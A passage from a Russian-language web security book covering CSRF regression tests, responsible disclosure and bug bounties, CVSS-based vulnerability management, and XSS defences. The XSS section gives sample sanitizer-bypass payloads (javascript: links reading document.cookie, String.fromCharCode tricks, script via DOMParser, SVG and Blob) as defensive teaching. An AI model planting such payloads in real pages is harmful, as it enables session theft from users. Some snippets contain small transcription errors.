То есть Джед обнаружил уязвимость CSRF. Стива раздражает постоянная критика Джеда, но, к счастью, он осознает опасность этой уязвимости и сообщает об этом руководству. В качестве решения предлагается поменять HTTP-запрос с `GET` на `POST`.

Чтобы не опозориться перед своим другом еще раз, Стив пишет регрессионный тест на уязвимость:

```
const tester = require('tester');
const requester = require('requester');

/*
 * Проверка HTTP-запросов в конечной точке `changeSubscriptionTier`.
 *
 * Не пройдена, если принято более одного метода или метод
 * отличается от 'POST'. Аналогично при завершении времени
 * ожидания или неверных параметрах запроса.
 */
const testTierChange = function() {
 requester.options('http://app.com/api/changeSubscriptionTier')
  .on('response', function(res) {
   if (!res.headers) {
    return tester.fail();
   } else {
     const verbs = res.headers['Allow'].split(',');
     if (verbs.length > 1) { return tester.fail(); }
     if (verbs[0] !== 'POST') { return tester.fail(); }
   }
  })
  .on('error', function(err) {
    console.error(err);
    return tester.fail();
  })
};
```

Этот регрессионный тест напоминает функциональный, и это действительно так!

Разница заключается не в структуре теста, а в цели, для которой он написан. В рассматриваемом случае устранение ошибки CSRF означает, что конечная точка принимает только HTTP-запросы `POST`. Регрессионный тест гарантирует, что конечная точка `changeSubscriptionTier` принимает всего один HTTP-метод: `POST`. Если какие-либо будущие изменения приведут к тому, что эта конечная точка начнет принимать запросы, отличные от `POST`, или исправление подвергнется перезаписи, тест завершится неудачей, что означает возвращение уязвимости.

Иногда регрессионные тесты уязвимости настолько просты, что их можно написать еще до обнаружения этой уязвимости. Это может пригодиться для кода, на который могут сильно повлиять мелкие незначительные изменения. В конечном итоге такое тестирование дает нам простой и эффективный способ предотвращения повторного появления в кодовой базе уже исправленных уязвимостей.

Сами тесты должны по возможности запускаться при всех коммитах или при обновлении хуков (и если тест не пройден, коммит или обновление хуков отклоняются). В более сложных системах управления версиями можно настроить целое расписание регулярных запусков таких тестов.

Программы ответственного раскрытия информации

В каждой организации должна быть четко прописана процедура раскрытия уязвимостей, обнаруженных в приложении.

В процессе внутреннего тестирования не всегда можно охватить все возможные варианты использования приложения. Из-за этого существует вероятность, что клиенты в процессе работы с приложением обнаружат уязвимости, о которых в противном случае никто не узнал бы.

К сожалению, были прецеденты, когда отчеты об обнаруженных уязвимостях, присланные пользователями в крупные организации, становились причиной судебного преследования, а в прессе не появлялось никаких сведений. Выдвинуть обвинение против технически подкованного пользователя вполне реально, поскольку в законе четко не определена разница между этичными хакерами и киберпреступниками. Поэтому без явно определенного принципа ответственного раскрытия информации может получиться так, что случайно обнаружившие уязвимость пользователи предпочтут об этом просто промолчать.

Хорошая программа должна включать в себя список способов, которыми пользователи могут проверять безопасность приложения, не рискуя попасть под суд. В программе следует четко прописать метод и шаблон отчета.

Чтобы снизить риск распространения сведений об уязвимости до момента ее устранения, в программу можно включить пункт, запрещающий пользователям публиковать эту информацию. Часто в таких программах указывается период времени (недели или месяцы), в течение которого приславший отчет об уязвимости пользователь не имеет права ее обсуждать.

Правильно реализованная программа ответственного раскрытия снизит риск того, что какие-то уязвимости останутся незамеченными, и улучшит отношение общественности к вашей политике обеспечения безопасности.

Программы Bug Bounty

Программа ответственного раскрытия информации дает шанс пользователям сообщать об обнаруженных уязвимостях, но не стимулирует их тестировать приложения. В последние десятилетия компаниями-разработчиками ПО запущены программы охоты за ошибками a. k. a. Bug Bounty, когда за правильно документированные отчеты об уязвимостях от конечных пользователей, этичных хакеров и исследователей безопасности предлагаются денежные призы.

Организация таких программ была сложной процедурой, требующей обширной юридической документации, группы сортировки и специально настроенных процессов спринта или канбана для обнаружения дубликатов и устранения уязвимостей. Сегодня появились компании-посредники, способствующие развитию и росту программы Bug Bounty.

Например, к ним относятся компании HackerOne и BugCrowd. Они предоставляют легко настраиваемые юридические шаблоны, а также веб-интерфейс для отправки и сортировки. На рис. 20.2 показана одна из самых популярных платформ для получения вознаграждения за обнаруженные уязвимости HackerOne. Она помогает небольшим компаниям создавать программы вознаграждений за найденные ошибки и связываться с исследователями безопасности и этичными хакерами.

Комбинация программы Bug Bounty и принципа ответственного раскрытия информации не только позволяет фрилансерам-пентестерам (охотникам за багами) и конечным пользователям обнаруживать уязвимости, но и дает стимул сообщать о них.

Сторонние пентестеры

Чтобы получить более глубокое представление о безопасности кодовой базы, имеет смысл обратиться к сторонним пентестерам. Как и охотники за багами, они не связаны с вашей организацией, но детально анализируют безопасность вашего веб-приложения.

В программах Bug Bounty в основном (за вычетом 1% лучших) принимают участие внештатные пентестеры. Они работают тогда, когда им хочется, и не

Рис. 20.2. HackerOne — платформа для охоты на уязвимости

придерживаются конкретной программы действий. С другой стороны, компаниям, специализирующимся на такого рода тестировании, могут быть переданы определенные части приложения. В рамках юридических соглашений зачастую можно безопасно предоставить исходный код (для более точных результатов тестирования). В идеале тесты по контракту должны проводиться для подвергающихся высокому риску и недавно написанных фрагментов кодовой базы приложения до его запуска в производство. Впрочем, подобные тесты полезны и для уже использующегося приложения: они позволяют проверить, насколько хорошо работают защитные механизмы на разных платформах.

Итоги

Есть много разных способов поиска уязвимостей в кодовой базе веб-приложений. У каждого из них есть свои плюсы и минусы, а также свое место в жизненном цикле приложения. В идеале следует использовать комбинацию

методов, чтобы повысить шансы на обнаружение и устранение серьезных уязвимостей системы безопасности до того, как они будут обнаружены и использованы хакерами.

Если объединить описанные в этой главе методы обнаружения уязвимостей с надлежащей автоматизацией процесса тестирования и обратной связью от пользователей в рамках жизненного цикла безопасной разработки (secure software development lifecycle, SSDL), компания сможет выпускать веб-приложения, не опасаясь, что серьезные проблемы появятся уже в процессе работы.

ГЛАВА 21

Управление уязвимостями

Частью любого надежного SSDL является четко определенный конвейер для обнаружения, определения приоритетности и устранения уязвимостей в веб-приложении. Обо всем этом мы подробно говорили в предыдущих главах.

В крупных приложениях уязвимости будут обнаруживаться на всех этапах — от проектирования архитектуры до окончательной версии кода. Уязвимости, обнаруженные на этапе проектирования, исправить проще всего, а контрмеры можно разрабатывать до начала написания кода. А вот все уязвимости, которые были выявлены после этого этапа, необходимо должным образом контролировать, чтобы в конечном итоге устранить.

Здесь в игру вступает конвейер управления уязвимостями.

Воспроизведение уязвимостей

Сразу после получения отчета об уязвимости ее следует воспроизвести в среде, напоминающей реальные условия работы приложения. Это позволяет определить, действительно ли речь идет об уязвимости. Иногда ошибки конфигурации, присланные пользователем, могут выглядеть как уязвимость. Например, в вашем приложении для размещения фотографий пользователь «случайно» делает изображение «общедоступным», хотя все его фото — «личные».

Для эффективного воспроизведения уязвимостей необходимо создать *промежуточную среду*, которая максимально точно имитирует реальную работу с приложением. Настройка такой среды может оказаться сложной, поэтому процесс лучше полностью автоматизировать.

Все готовые к выпуску новые функции должны появиться в сборке, доступной только во внутренней сети или защищенной зашифрованным входом в систему.

Реальных пользователей тестовая среда не требует. Но чтобы визуально и логически представить функционирование приложения в рабочем режиме, потребуются так называемые mock-объекты и mock-пользователи.

Воспроизведение каждой уязвимости, о которой вам сообщили, позволяет экономить время инженеров, так как им не приходится реагировать на ложные срабатывания. А в случае уязвимости, отчет о которой пришел в рамках платной программы, такой как Bug Bounty, это нужно, чтобы вознаграждение не выплачивалось за несуществующую уязвимость.

Наконец, процесс воспроизведения уязвимостей дает более глубокое представление о том, что могло стать ее причиной. Это важный первый шаг к ее устранению. Нужно попробовать немедленно воспроизвести уязвимость и задокументировать этот процесс и его результаты.

Классификация уязвимостей

После воспроизведения уязвимости нужно понять, каким образом происходит ее эксплуатация. Нужно установить механизм доставки вредоносного кода и определить, что в результате попадает под удар (данные, ресурсы и т. п.). На основе этой информации происходит классификация уязвимостей по степени их серьезности.

Для классификации важна четко определенная и отслеживаемая система оценки: с одной стороны, достаточно надежная, чтобы давать точное сравнение, а с другой — достаточно гибкая, чтобы ее можно было применять и к необычным формам уязвимостей. Чаще всего для этой цели используют общую систему оценки уязвимостей.

Общая система оценки уязвимостей

Общая система оценки уязвимостей (Common Vulnerability Scoring System, CVSS) представляет собой бесплатный и открытый отраслевой стандарт для оценки серьезности уязвимостей системы безопасности компьютера (рис. 21.1). Оценка зависит от того, насколько легко эксплуатируется уязвимость и какие типы данных или процессов оказываются скомпрометированными. Это отличный вариант для организаций с ограниченным бюджетом или с отсутствием штатных инженеров по безопасности.

Так как CVSS задумывалась как система оценки уязвимостей общего назначения, ее часто критикуют за невозможность точной оценки всех типов систем,

редких, уникальных уязвимостей или их цепочек. Но, как уже было сказано, эта бесплатная система отлично подходит для классификации распространенных уязвимостей (топ-10 по версии OWASP).



Рис. 21.1. CVSS — это проверенная временем система оценки уязвимостей, свободно доступная онлайн и хорошо документированная

На момент написания этой книги использовалась версия 3.1, в которой применялось три типа метрик:

- базовые метрики описывают характеристики уязвимости, не меняющиеся с течением времени и не зависящие от среды исполнения;
- временные метрики оценивают, как серьезность уязвимости меняется с течением времени;
- контекстные метрики оценивают уязвимость с учетом характеристик информационной среды.

Чаще всего используются базовые метрики CVSS, а временные и контекстные оставляют для более сложных случаев. Давайте рассмотрим каждую из метрик более подробно.

CVSS: Базовая метрика

Алгоритм оценки в случае базовой метрики CVSS v3.1 требует восьми переменных (рис. 21.2):

- вектор атаки (Attack Vector, AV);
- сложность доступа (Attack Complexity, AC);
- требуемый уровень привилегий (Privileges Required, PR);
- взаимодействие с пользователем (User Interaction, UI);
- сфера воздействия (Scope, S);
- влияние на конфиденциальность (Confidentiality Impact, C);
- влияние на целостность (Integrity Impact, I);
- влияние на доступность (Availability Impact, A).



Рис. 21.2. Базовая метрика — это основной компонент алгоритма CVSS, который классифицирует уязвимости по степени их серьезности

Рассмотрим, какие значения может принимать каждая из переменных, участвующих в определении базовой метрики.

Вектор атаки

Вектор атаки может принимать значения «сетевой» (Network), «соседняя сеть» (Adjacent), «локальный» (Local) и «физический» (Physical) по степени убывания угрозы.

Эти значения описывают степень удаленности атакующего от эксплуатируемого объекта. Самым тяжелым является доступ по сети. Значение «физический» указывает, что атакующему требуется физический доступ к уязвимой подсистеме. Так как получить его крайне сложно, этот вариант считается несущим наименьший риск.

Сложность доступа

Этот параметр принимает два значения — «низкая» (low) или «высокая» (high) — и характеризует сложность эксплуатации системы, которую можно определить, например, через количество шагов (предварительный сбор информации, настройка), необходимых перед доставкой вредоносного кода, а также через количество переменных, находящихся вне контроля хакера.

Например, атака, которую можно осуществлять снова и снова без настройки, имеет «низкую» сложность доступа, в то время как атака, требующая входа в систему определенного пользователя в определенное время и на определенной странице, будет характеризоваться «высокой» сложностью.

Требуемый уровень привилегий

Этот параметр характеризует уровень авторизации, необходимый для проведения атаки. Возможны три значения: «нет» (none, анонимный пользователь), «низкий» (low) и «высокий» (high). Атака с «высоким» уровнем привилегий может осуществляться только администратором системы, в то время как «низкий» уровень относится к обычным пользователям.

Взаимодействие с пользователем

Этот параметр допускает всего два значения: «не требуется» (none) и «требуется» (required), и указывает, нужно ли взаимодействие с пользователем (например, его переход по ссылке) для успешной атаки.

Сфера воздействия

Этот параметр показывает, затрагивает ли атака только уязвимый компонент или же распространяется и на другие.

Значение «неизменяемая» (unchanged) указывает на атаку, затронувшую только компонент, через который она была осуществлена. Значение «изменяемая» (changed) относится к атакам, распространяющимся за пределы уязвимой функциональности. Это может быть, например, атака на базу данных, влияющая на операционную или файловую систему.

Влияние на конфиденциальность

Для этого параметра возможны три значения: «отсутствует» (none), «низкая» (low) и «высокая» (high). Каждая эксплуатация уязвимости может сопровождаться компрометацией данных, не предназначенных для неавторизованных пользователей. Серьезность компрометации зависит от

степени воздействия на организацию, которая, в свою очередь, определяется бизнес-моделью приложения. Ведь некоторые предприятия (например, в сфере здравоохранения) хранят гораздо больше конфиденциальных данных, чем остальные.

Влияние на целостность

Этот параметр также может принимать три значения: «отсутствует» (none), «низкая» (low) и «высокая» (high). Первый вариант относится к атаке, не влияющей на состояние приложения. При втором меняется какое-то состояние приложения в ограниченном объеме, а «высокое» влияние означает изменение всех или большинства состояний приложения. Состояние приложения обычно используется при обращении к данным, хранящимся на сервере, но может применяться и в отношении хранилищ на стороне клиента (локальное хранилище, хранилище сеансов, indexedDB).

Влияние на доступность

Этот параметр может принимать одно из трех значений: «отсутствует» (none), «низкая» (low) и «высокая» (high). Он характеризует доступность информационных ресурсов для обычных пользователей. На доступность системы влияют атаки, потребляющие пропускную способность сети (DoS), циклы процессора или атаки на выполнение кода, которые перехватывают предполагаемую функциональность.

Ввод этих параметров в алгоритм CVSS v3.1 дает на выходе число от 0 до 10. Это и есть оценка серьезности уязвимости, на основании которой можно определять приоритетность ресурсов и сроки исправления. Кроме того, она помогает определить степень риска, которой подвергается приложение в результате эксплуатации уязвимости.

Оценка CVSS является количественной. Вот как она сопоставляется с результатами работы других фреймворков, которые дают качественную оценку:

- 0.1–4: низкий;
- 4.1–6.9: средний;
- 7–8.9: высокий;
- 9+: критический.

С помощью алгоритма CVSS v3.1 или одного из многих веб-калькуляторов на базе CVSS можно оценивать обнаруженные вами уязвимости, чтобы эффективно расставлять приоритеты и устранять риски.

CVSS: Временная метрика

Из-за сложной формулировки временная метрика в CVSS может показаться устрашающей, но на самом деле все очень просто. Она показывает, насколько хорошо организация подготовлена к работе с уязвимостью, учитывая ее состояние на момент отчета (рис. 21.3).



Рис. 21.3. Временная метрика CVSS оценивает уязвимость на основе зрелости механизмов безопасности в кодовой базе

Она определяется тремя параметрами.

Зрелость доступных средств эксплуатации (Exploitability, E)

Принимает значения «непроверенная» (unproven) и «высокая» (high). Эта метрика пытается определить, является ли заявленная уязвимость теоретической (в этом случае код или технология не действуют в большинстве ситуаций или требуют существенной доработки) или может быть развернута и использована как есть (рабочая уязвимость).

Уровень исправления (Remediation Level, RL)

Уровень исправления принимает значение, предлагающее уровень доступных смягчений. Для известной уязвимости с рабочим и протестированным исправлением статус будет «O» — «официальное исправление» (official fix), в то время как для уязвимости, решение которой неизвестно, будет стоять «U» — «Исправление недоступно» (fix unavailable).

Степень достоверности отчета (Report Confidence, RC)

Этот параметр характеризует качество отчета об уязвимостях. Теоретический отчет без кода воспроизведения или понимания того, как начать процесс воспроизведения, получит значение «неподтвержденная» (unknown) достоверность. Если же существует хорошо написанный отчет и уязвимость легко воспроизводится, параметр получает значение «подтвержденная» (confirmed).

Для временной метрики используется тот же диапазон (0–10), просто она служит для оценки не самой уязвимости, а существующих мер по смягчению последствий, а также качества и надежности отчетов об уязвимостях.

CVSS: Контекстная метрика

Контекстная метрика CVSS (рис. 21.4) отражает характеристики уязвимости, которые связаны со средой пользователя (специфичной для приложения). Она позволяет понять, какие данные или операции представляют наибольший риск для организации, если ими воспользуется злоумышленник.



Рис. 21.4. Контекстная метрика CVSS измеряет уязвимость в зависимости от контекста (среды), в котором она будет эксплуатироваться

Алгоритм оценки среды принимает все параметры базовой оценки и дополнительно к ним еще три, уточняющие требования к конфиденциальности, целостности и доступности приложения.

Требования к конфиденциальности (Confidentiality Requirement, CR)

Уровень конфиденциальности, которого требует приложение. Низкую оценку получают общедоступные приложения, в то время как приложения со строгими контрактными требованиями (здравоохранение, правительство) будут оценены выше.

Требования к целостности (Integrity Requirement, IR)

Последствия для приложения, состояние которого поменялось в результате эксплуатации уязвимости. Приложение, создающее тестовые «песочницы», получит более низкую оценку, чем, к примеру, приложение, в котором хранятся налоговые записи предприятия.

Требования к доступности (Availability Requirement, AR)

Последствия для приложения в результате простоя. Приложение, от которого ожидается круглосуточная работа, будет затронуто больше, чем приложение, не обещающее безотказного доступа.

Контекстная оценка показывает степень влияния уязвимости на выполнение приложением требований, в то время как базовая оценка характеризует саму уязвимость.

Усовершенствованная классификация уязвимостей

Используя CVSS или другую хорошо протестированную открытую систему оценки уязвимостей в качестве отправной точки, можно приступить к разработке и тестированию собственной системы, которая даст более актуальную информацию о бизнес-модели и архитектуре конкретного приложения.

Если веб-приложение взаимодействует с физическими устройствами, собственноручно написанные алгоритмы оценки позволят учесть риски, вносимые связанными компонентами.

Например, в случае камеры видеонаблюдения, управляемой с веб-портала, компрометация системы может привести к утечке конфиденциальных снимков или видео, что потенциально нарушает закон.

Для приложений, которые подключаются к устройствам, можно сразу писать собственную систему оценки, так как стандартные параметры оценки векторов атаки для них не подходят.

Пригодность любой системы оценки должна проверяться с течением времени, исходя из ее способности предотвращать повреждения приложения, его подсистем и организации.

Что делать потом

После воспроизведения уязвимости, оценки ее серьезности и сортировки ее необходимо исправить. Оценка риска может быть одним из критериев для расстановки приоритетов при планировании. Необходимо учитывать и другие показатели, такие как контракты с клиентами и деловое сотрудничество.

По возможности уязвимости следует устранять с помощью постоянных общесистемных решений. Если сделать это пока что не получается, следует добавить

временное исправление и открыть новую запись об ошибке, подробно описывающую все еще уязвимую область приложения.

Никогда не закрывайте ошибку, отправив частичное исправление (каким бы ПО для отслеживания ошибок вы ни пользовались). Это можно сделать только в случае, если уже есть другая подобная ошибка с подробным описанием необходимых исправлений. Если закрыть ошибку слишком рано, можно потерять время на попытки понять техническую сторону происходящего и воспроизвести уязвимость. Кроме того, отчеты поступают далеко не обо всех уязвимостях. И риск, связанный с ними, растет по мере расширения возможностей, предлагаемых приложением.

Каждая закрытая ошибка безопасности должна сопровождаться регрессионным тестированием. С течением времени ценность этих тестов возрастает, поскольку вероятность регрессии экспоненциально увеличивается с ростом размера и набора функций кодовой базы.

Итоги

Управление уязвимостями представляет собой сочетание очень важных задач. Во-первых, инженер должен воспроизвести и задокументировать уязвимость. Это дает уверенность в достоверности присланного отчета. Кроме того, нужно понять, не оказывает ли уязвимость более глубокого воздействия, чем указано в отчете. Этот процесс также должен дать представление о том, сколько усилий придется потратить на устранение уязвимости.

Затем связанный с уязвимостью риск оценивается с помощью какой-либо из предназначенных для этого систем. Конкретный выбор системы не имеет значения, главное — ее соответствие бизнес-модели приложения и способность точно предсказать ущерб, который может быть нанесен в случае эксплойта.

После правильного воспроизведения и оценки (то есть определения приоритетности) уязвимость должна быть устранена. В идеале это делается с помощью обновления, которое охватывает все приложение целиком, хорошо протестировано и позволяет избежать граничных случаев. Если это невозможно, стоит выполнить частичное исправление и зарегистрировать дополнительную ошибку, подробно описав все еще уязвимые области.

Наконец, после исправления каждой ошибки следует провести регрессионный тест, чтобы избежать ее случайного повторения через некоторое время.

Успешное выполнение этих шагов значительно снизит риск, который несут уязвимости, и поможет быстро и эффективно устранять их.

ГЛАВА 22

Противодействие XSS-атакам

Во второй части мы подробно обсудили XSS-атаки, эксплуатирующие способность браузеров выполнять код JavaScript на пользовательских устройствах. Широко распространенные XSS-уязвимости могут стать причиной значительного ущерба, поскольку спектр потенциальных повреждений очень широк.

К счастью, хотя возможности для межсайтового скриптинга часто появляются в сети, вероятность такой атаки довольно легко снизить или даже полностью устранить. О том, как это делается, мы и поговорим в этой главе.

Приемы написания кода для противодействия XSS

Есть одно важное правило, позволяющее значительно снизить вероятность межсайтового скриптинга: «любые данные, предоставленные пользователем, можно передавать в DOM исключительно в виде строк».

Но применимо это не ко всем приложениям, так как во многих из них есть функции, позволяющие пользователям передавать данные в DOM. На этот случай правило можно конкретизировать: «запретить передачу в DOM присланных пользователем данных, не прошедших очистку». Разрешение на такое действие должно быть резервным вариантом, который применяется только в крайнем случае. Такая функциональность порождает XSS-уязвимость, поэтому, если доступны другие варианты, в первую очередь следует выбирать их.

Когда передачи пользовательских данных в DOM не избежать, по возможности это следует делать в виде строки. Это означает, что во всех случаях, где HTML/DOM НЕ требуется, а данные, присланные пользователем, передаются в DOM для отображения в виде текста, мы должны гарантировать, что эти данные будут интерпретированы как текст, а не как часть DOM (рис. 22.1).



Рис. 22.1. Большая часть XSS-уязвимостей (хотя и не все) возникает из-за того, что присланный пользователем текст внедряется в DOM

Проверить это можно несколькими способами, причем как на стороне клиента, так и на стороне сервера.

Во-первых, распознавание строк в JavaScript происходит очень просто:

```
const isString = function(x) {
  if (typeof x === 'string' || x instanceof String) {
    return true;
  }
  return false;
};
```

К сожалению, в случае числовых данных эта проверка не дает нужного результата. Это граничный случай, необходимость обработки которого может раздражать, поскольку числа безопасны для внедрения в DOM.

Можно отнести числа к напоминающим строки (string-like) объектам. Для оценки принадлежности к таким объектам воспользуемся относительно неизвестным побочным эффектом функции `JSON.parse()`:

```
const isStringLike = function(x) {
  try {
     return JSON.stringify(JSON.parse(x)) === x;
  } catch (e) {
    console.log('not string-like');
  }
};
```

Встроенная функция JavaScript `JSON.parse ()` пытается преобразовать текст в объект JSON. Для чисел и строк это сделать легко, а вот сложные объекты,

такие как функции, не соответствуют формату, совместимому с JSON, а значит, для них такое преобразование невозможно.

После этого нужно убедиться, что даже когда у нас есть строковый или напоминающий строку объект, DOM корректно его интерпретирует. Дело в том, что хотя эти объекты не являются элементами DOM, они могут интерпретироваться как такие элементы или преобразовываться в них, чего мы пытаемся избежать.

Обычно пользовательские данные внедряются в DOM с помощью элементов `innerText` или `innerHTML`. Если нам не нужны HTML-теги, намного безопаснее использовать `innerText`, потому что он пытается подвергнуть очистке все, что выглядит как HTML-тег, представляя его в виде строки.

Менее безопасно:

```
const userString = '<strong>hello, world!</strong>;
const div = document.querySelector('#userComment');
div.innerHTML = userString; // теги интерпретируются как DOM
```

Более безопасно:

```
const userString = '<strong>hello, world!</strong>;
const div = document.querySelector('#userComment');
div.innerText = userString; // теги интерпретируются как строки
```

Использование при добавлении строк или похожих на строки объектов в DOM элемента `innerText` вместо `innerHTML` — оптимальная практика. Элемент `innerText`, просматривая HTML-теги как строки, выполняет их очистку, тогда как элемент `innerHTML` при загрузке в DOM интерпретирует теги HTML как теги. Впрочем, даже прошедший обработку элемент `innerText` нельзя считать безопасным, поскольку у каждого браузера свой вариант реализации. Быстрый поиск в интернете позволяет найти описание множества актуальных и устаревших способов обойти очистку.

Очистка пользовательского ввода

Далеко не всегда можно положиться на очистку пользовательского ввода, которую проводит `innerText`. Например, бывают ситуации, когда нужно разрешить только определенные HTML-теги. Например, нужно сделать допустимыми теги `<strong></strong>` и `<i></i>`, но запретить тег `<script></script>`. В этом случае

следует убедиться, что присланные пользователем данные тщательно очищены, и только потом можно внедрять их в DOM.

Итак, нам нужно убедиться в отсутствии вредоносных тегов, а также в том, что код прошел процедуру очистки.

Предположим, что механизм очистки блокирует одинарные и двойные кавычки, а также теги сценариев. Но это не поможет против вот такой строки:

```
<a href="javascript:alert(document.cookie)">нажми здесь</a>
```

Модель DOM имеет огромную и сложную спецификацию, поэтому случаи, когда внедренный сценарий обходит фильтрацию и благополучно запускается, встречаются чаще, чем хотелось бы. Приведенная в качестве примера схема URL-адреса позволяет выполнить строку без тегов сценария или кавычек.

В комбинации с другими методами DOM этот метод позволяет даже обойти фильтрацию по одинарным и двойным кавычкам:

```
<a href="javascript:alert(String.fromCharCode(88,83,83))">нажми здесь</a>
```

Здесь появится предупреждение «XSS», как в случае строкового литерала, поскольку строка получена из API `String.fromCharCode ()`.

Как видите, провести очистку не так-то просто. Более того, смягчить XSS-уязвимость модели DOM еще труднее, потому что эта модель полагается на методы, которые вы не можете контролировать (если вы не прибегаете к полизаполнению и не замораживаете объекты перед отображением).

Хорошее эмпирическое правило, о котором следует помнить при очистке DOM API: все, что преобразует текст в DOM или в сценарий, — потенциальный вектор XSS-атаки.

По возможности избегайте использования следующих API:

- `element.innerHTM`L/`element.outerHTML`;
- Blob;
- SVG;
- `document.write/document.writeln`;
- `DOMParser.parseFromString`;
- `document.implementation`.

Приемник DOMParser

Перечисленные выше API-интерфейсы позволяют разработчикам легко превращать текст в DOM или сценарий и, соответственно, являются легкими приемниками для XSS-атаки.

Рассмотрим интерфейс DOMParser:

```
const parser = new DOMParser();
const html = parser.parseFromString('<script>alert("hi");</script>`);
```

Этот API загружает содержимое строки из метода `parseFromString` в узлы DOM, отображая структуру этой строки. Таким способом можно заполнить страницу структурированной моделью DOM с сервера, что может быть полезно, если сложную строку DOM нужно превратить в правильно организованные узлы.

Но лучше создавать каждый узел вручную методом `document.createElement()` и структурировать их методом `document.appendChild(child)`. В этом случае риск будет меньше, кроме того, вы будете контролировать структуру и имена тегов DOM, в то время как присылаемые пользователями данные будут контролировать только содержимое страницы.

Приемник SVG

Такие API, как Blob и SVG, могут выступать в роли приемников, поскольку они хранят данные в произвольном формате и могут выполнять код:

```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
  <circle cx="250" cy="250" r="50" fill="red" />
  <script type="text/javascript">console.log(,test');</script>
</svg>
```

Язык разметки масштабируемой векторной графики (scalable vector graphics, SVG) отлично подходит для отображения изображений на разных устройствах. Но из-за зависимости от спецификации XML, допускающей выполнение сценариев, они намного опаснее изображений других типов.

Во второй части я показал, что тег `<img>` может использоваться для CSRF-атак, так как он содержит гиперссылку href. Изображения SVG позволяют запускать любой тип загрузки JavaScript, что делает их значительно более опасными.

Приемник Blob

Тот же самый риск связан с массивами двоичных данных Blob:

```
// создаем blob со ссылкой на сценарий
const blob = new Blob([script], { type: 'text/javascript' });
const url = URL.createObjectURL(blob);

// внедряем сценарий в страницу
const script = document.createElement('script');
script.src = url;

// загружаем сценарий в страницу
document.body.appendChild(script);
```

Большие двоичные объекты могут хранить данные во многих форматах. Строки base64, в которые конвертируются Blob-объекты, — это контейнер для произвольных данных. Поэтому в коде такие объекты по возможности лучше не использовать, особенно если какой-либо из процессов создания их экземпляров включает присланные пользователем данные.

Санация гиперссылок

Предположим, мы решили разрешить создание кнопок JavaScript, которые ссылаются на страницу, указанную в пользовательском вводе:

```
<button onclick="goToLink()">нажми здесь</button>

const userLink = "<script>alert('hi')</script>";

const goToLink = function() {
  window.location.href = `https://mywebsite.com/${userLink}`;

  // переход на: https://my-website.com/<script>alert('hi')</script>
};
```

Выше уже обсуждался случай, когда псевдосхема JavaScript приводила к выполнению сценария. Но мы хотим убедиться в санации любого типа HTML. Можно воспользоваться надежными фильтрами, которые современные браузеры используют для ссылок `<a></a>`, даже если наш сценарий вручную управляет навигацией:

```
const userLink = "<script>alert('hi')</script>";

const goToLink = function() {
```

```
  const dummy = document.createElement('a');
  dummy.href = userLink;
  window.location.href = `https://mywebsite.com/${dummy.a}`;

  // переход на https://my-website.com/%3Cstrong%3Etest%3C/strong
};

goToLink();
```

